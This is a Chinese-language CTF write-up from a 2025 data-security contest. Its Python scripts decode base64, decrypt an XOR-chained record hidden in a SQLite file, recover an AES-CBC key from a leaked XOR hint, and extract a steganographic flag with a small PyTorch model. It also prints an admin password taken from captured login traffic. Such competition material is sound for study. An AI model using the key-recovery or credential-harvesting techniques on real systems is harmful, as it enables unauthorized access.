
# 数据存储 1

base64 编码
# 数据隐藏



需要找到 page=0x13b , offset=0x04f0 的链表头
然后根据 Struct: >IHH (NextPage, NextOff, Len) 分析后续的链表节点,对每个节点的内容用 XOR_PAGE_ID_BE (异或 page id)解密
链表头指向 1146, 1079 长度 50
def read_and_decrypt_chain(db_path, start_page, start_off): | |
with open(db_path, "rb") as f: | |
# SQLite page size | |
f.seek(16) | |
page_size = struct.unpack(">H", f.read(2))[0] | |
if page_size == 1: | |
page_size = 65536 | |
page, off = start_page, start_off | |
idx = 0 | |
while page != 0: | |
idx += 1 | |
file_off = (page - 1) * page_size + off | |
f.seek(file_off) | |
# 读取节点头 | |
header = f.read(8) | |
next_page, next_off, length = struct.unpack(">IHH", header) | |
# 读取加密数据 | |
enc_data = f.read(length) | |
# 解密(关键点) | |
dec_data = xor_page_id_be(enc_data, page) | |
print(f"\nNode {idx}") | |
print(f" Page = {page}") | |
print(f" Offset = {off}") | |
print(f" Len = {length}") | |
print(f" NextPage = {next_page}") | |
print(f" NextOff = {next_off}") | |
print(f" Decrypted HEX: {dec_data.hex(' ')}") | |
print(f" ASCII: {''.join(chr(b) if 32 <= b <= 126 else '.' for b in dec_data)}") | |
page, off = next_page, next_off | |
# 调用 | |
read_and_decrypt_chain(r"E:\ctfxFiles\2025数信杯初赛\sqlite.db", 1146, 1079) |

# 数据加密
import os | |
from Crypto.Util.number import * | |
from Crypto.Cipher import AES | |
from secret import flag, key | |
from Crypto.Util.Padding import pad | |
assert(len(flag) == 38) | |
assert flag[:5] == b'flag{' and flag[-1:] == b'}' | |
assert(len(key) == 16) | |
def padding(msg): | |
tmp = 16 - len(msg) % 16 | |
pad = format(tmp, '02x') | |
return bytes.fromhex(pad * tmp) + msg | |
message = padding(flag) | |
hint = bytes_to_long(key) ^ bytes_to_long(message[:16]) | |
message = pad(message, 16, 'pkcs7') | |
IV = os.urandom(16) | |
encryption = AES.new(key, AES.MODE_CBC, iv=IV) | |
enc = encryption.encrypt(message) | |
print('enc =', enc.hex()) | |
print('hint =', hex(hint)[2:]) | |
# enc = 1ce1df3812668ce0bccd86c146cc56989681e128edd0676f5d26e01abdee90c860e22a5a491f94ac5ca3ab02242740fb8c35a3b60ea737ca0d2662fba2b0e299 | |
# hint = 32393f4e3c3c4f3e323a512a5356437d |
编写解密脚本
from Crypto.Cipher import AES | |
from Crypto.Util.number import long_to_bytes | |
from Crypto.Util.Padding import unpad | |
enc_hex = "1ce1df3812668ce0bccd86c146cc56989681e128edd0676f5d26e01abdee90c860e22a5a491f94ac5ca3ab02242740fb8c35a3b60ea737ca0d2662fba2b0e299" | |
hint_hex = "32393f4e3c3c4f3e323a512a5356437d" | |
enc = bytes.fromhex(enc_hex) | |
hint = bytes.fromhex(hint_hex) | |
# 构造 message [:16] 的已知部分 | |
prefix = b'\x0a' * 10 + b'flag{' | |
for b in range(256): | |
p1 = prefix + bytes([b]) | |
key = bytes(x ^ y for x, y in zip(hint, p1)) | |
try: | |
cipher = AES.new(key, AES.MODE_ECB) | |
d1 = cipher.decrypt(enc[:16]) | |
iv = bytes(x ^ y for x, y in zip(d1, p1)) | |
cipher = AES.new(key, AES.MODE_CBC, iv) | |
pt = cipher.decrypt(enc) | |
pt = unpad(pt, 16) | |
if b"flag{" in pt and pt.endswith(b"}"): | |
print("KEY =", key.hex()) | |
print("FLAG =", pt) | |
break | |
except: | |
pass |

# 数据泄露


直接 base64 解码
# 数据隐写


竖向提取像素 R,根据提示编写代码

import torch | |
from PIL import Image | |
# ---------- 模型定义 ---------- | |
class MultiModalModel(torch.nn.Module): | |
def __init__(self): | |
super().__init__() | |
self.fc1 = torch.nn.Linear(20, 64) | |
self.fc2 = torch.nn.Linear(64, 32) | |
self.fc3 = torch.nn.Linear(32, 27) | |
def forward(self, x): | |
x = torch.relu(self.fc1(x)) | |
x = torch.relu(self.fc2(x)) | |
x = self.fc3(x) | |
return x | |
# ---------- 特征提取 ---------- | |
def extract_features(image_path): | |
img = Image.open(image_path).convert("RGB") | |
pixels = img.load() | |
w, h = img.size | |
features = [] | |
for x in range(w): | |
for y in range(h): | |
r, g, b = pixels[x, y] | |
features.append(r % 10) | |
if len(features) == 20: | |
return features | |
# ---------- 推理 + flag ---------- | |
def main(): | |
features = extract_features(r"E:\ctfxFiles\2025数信杯初赛\数据隐写\secret_image.png") | |
print("[+] Extracted features:", features) | |
x = torch.tensor(features, dtype=torch.float32).unsqueeze(0) | |
model = MultiModalModel() | |
state_dict = torch.load(r"E:\ctfxFiles\2025数信杯初赛\数据隐写\multimodal_model.pth", map_location="cpu") | |
model.load_state_dict(state_dict) | |
model.eval() | |
with torch.no_grad(): | |
out = model(x).squeeze().numpy() | |
print("[+] Model output:", out) | |
flag = "".join(chr(int(round(v))) for v in out) | |

print("[+] FLAG:", flag) | |
if __name__ == "__main__": | |
main() |
# 数据处理
# 1

找流量中最后一次登录对应的包
admin/Adm1n@2024#Secure!Pass
# 2

